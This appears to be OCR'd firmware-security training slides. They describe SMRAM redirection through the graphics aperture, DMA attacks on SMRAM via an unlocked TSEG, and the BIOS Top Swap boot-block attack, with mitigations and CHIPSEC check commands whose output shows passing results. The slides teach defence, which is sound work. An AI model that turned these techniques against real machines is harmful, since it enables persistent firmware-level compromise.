
SMRAM Redirection via GFx Aperture

- If BIOS doesn't lock down memory config, boundary separating DRAM and MMIO (**`TOLUD`**) can be moved somewhere else. E.g. malware can move it below SMRAM to make SMRAM decode as MMIO
- Graphics Aperture can then be overlapped with SMRAM and used to redirect MMIO access to memory range defined by PTE entries in *Graphics Translation Table (GTT)*
- When CPU accesses protected SMRAM range to execute SMI handler, access is redirected to unprotected memory range somewhere else in DRAM

Mitigations: Similarly to *Remapping Attack*, BIOS has to lock down HW memory configuration (i.e. **`TOLUD`**) to mitigate this attack

References: System Management Mode Design and Security Issues (GART)

Access in SMM: Normal Memory Map



```
mov ebx,imm32
```

Access to GFx Aperture


Code fetch at SMBASE in SMM

Access to GFx aperture (MMIO) is redirected to GFx DRAM range per GTT PTEs

CPU executes instructions (`mov`) from SMRAM normally

Source: System Management Mode Design and Security Issues

Access in SMM: GFx Aperture Redirection



CPU executes instructions from fake SMRAM redirected to by MMIO →GFx Aperture per malicious GTT PTEs

Source: System Management Mode Design and Security Issues

DMA Attacks on SMRAM


- Protection from inbound DMA access is guaranteed by programming *TSEG* range
- If BIOS doesn't lock down TSEG range configuration, malware can move TSEG outside of where actual SMRAM is
- Then program one of DMA capable devices (e.g. GPU device) or Graphics Aperture to access SMRAM

Mitigations: BIOS has to lock down configuration required to define range protecting SMRAM from inbound DMA access (e.g. TSEG range)

References:


Programmed I/O accesses: a threat to Virtual Machine Monitors?
System Management Mode Design and Security Issues

DMA Access to SMRAM



DMA access to SMRAM is blocked due to TSEG covering SMRAM

DMA Access to SMRAM: DMA Attacks



Access to GFx Aperture is redirected to SMRAM

DMA access to SMRAM is not blocked as TSEG Base moved

Checking with `smm_dma`

`# chipsec_main.py --module smm_dma`

```
[*] running module: chipsec.modules.smm_dma
[x][ =======================================================================
[x][ Module: SMRAM DMA Protection
[x][ =======================================================================
[*] Registers:
[*] PCI0.0.0_TOLUD = 0xDFA00001 << Top of Low Usable DRAM (b:d.f 00:00.0 + 0xBC)
[*] PCI0.0.0_BGSM = 0xDD800001 << Base of GTT Stolen Memory (b:d.f 00:00.0 + 0xB4)
[*] PCI0.0.0_TSEGMB = 0xDD000001 << TSEG Memory Base (b:d.f 00:00.0 + 0xB8)
[*] IA32_SMRR_PHYSBASE = 0xDD000006 << SMRR Base Address MSR (MSR 0x1F2)
[*] IA32_SMRR_PHYSMASK = 0xFF800800 << SMRR Range Mask MSR (MSR 0x1F3)

[*] Memory Map:
[*]   Top Of Low Memory             : 0xDFA00000
[*]   TSEG Range (TSEGMB-BGSM)      : [0xDD000000-0xDD7FFFFF]
[*]   SMRR Range (size = 0x00800000): [0xDD000000-0xDD7FFFFF]
[*] checking locks..
[+]   TSEGMB is locked
[+]   BGSM is locked
[*] checking TSEG alignment..
[+]   TSEGMB is 8MB aligned
[*] checking TSEG covers entire SMRR range..
[+]   TSEG covers entire SMRAM
[+] PASSED: TSEG is properly configured. SMRAM is protected from DMA attacks
```

4.5 Attacking Hardware Configuration


BIOS Top Boot-Block Swap Attack

- *Top Swap Mode* allows fault-tolerant update of the BIOS boot-block
- Enabled by **`BUC[TS]`** in Root Complex MMIO range
- Chipset inverts **`A16`** line (**`A16-A20`** depending on the size of boot-block) of the address targeting ROM, e.g. when CPU fetches reset vector on reboot
- Thus CPU executes from **`0xFFFEFFF0`** inside "backup" boot-block rather than from **`0xFFFFFFF0`**
- Top Swap indicator is not reset on reboot (requires RTC reset)
- When not locked/protected, malware can redirect execution of reset vector to alternate (backup) boot-block

Mitigations: BIOS has to lock down Top Swap configuration (*BIOS Interface Lock* in *General Control & Status* register) & protect swap boot-block range in SPI

References: BIOS Boot Hijacking and VMware Vulnerabilities Digging

BIOS Top Boot-Block Swap Attack



CPU normally fetches reset vector at **`FFFFFFF0h`**

When TS is not locked:

- Malware sets **`BUC[TS]`**
- Out of reset, CPU starts at reset vector
- Chipset inverts A16
- CPU fetches instr. from alternate BB (at **`FFFEFFF0h`**) instead of **`FFFFFFF0h`**

Source: BIOS Boot Hijacking and VMware Vulnerabilities Digging

Checking with `common.bios_ts`

```
# chipsec_main.py --module common.bios_ts

[*] running module: chipsec.modules.common.bios_ts
[x][ =======================================================================
[x][ Module: BIOS Interface Lock and Top Swap Mode
[x][ =======================================================================
[*] BC = 0x2A << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE           = 0 << BIOS Write Enable
    [01] BLE              = 1 << BIOS Lock Enable
    [02] SRC              = 2 << SPI Read Configuration
    [04] TSS              = 0 << Top Swap Status
    [05] SMM_BWP          = 1 << SMM BIOS Write Protection
[*] BIOS Top Swap mode is disabled
[*] BUC = 0x00000000 << Backed Up Control (RCBA + 0x3414)
    [00] TS               = 0 << Top Swap
[*] RTC version of TS = 0
[*] GCS = 0x00000021 << General Control and Status (RCBA + 0x3410)
    [00] BILD             = 1 << BIOS Interface Lock Down
    [10] BBS              = 0

[+] PASSED: BIOS Interface is locked (including Top Swap Mode)
```

4.6 (1) Attacking SMI Handlers: SMI Call-Outs

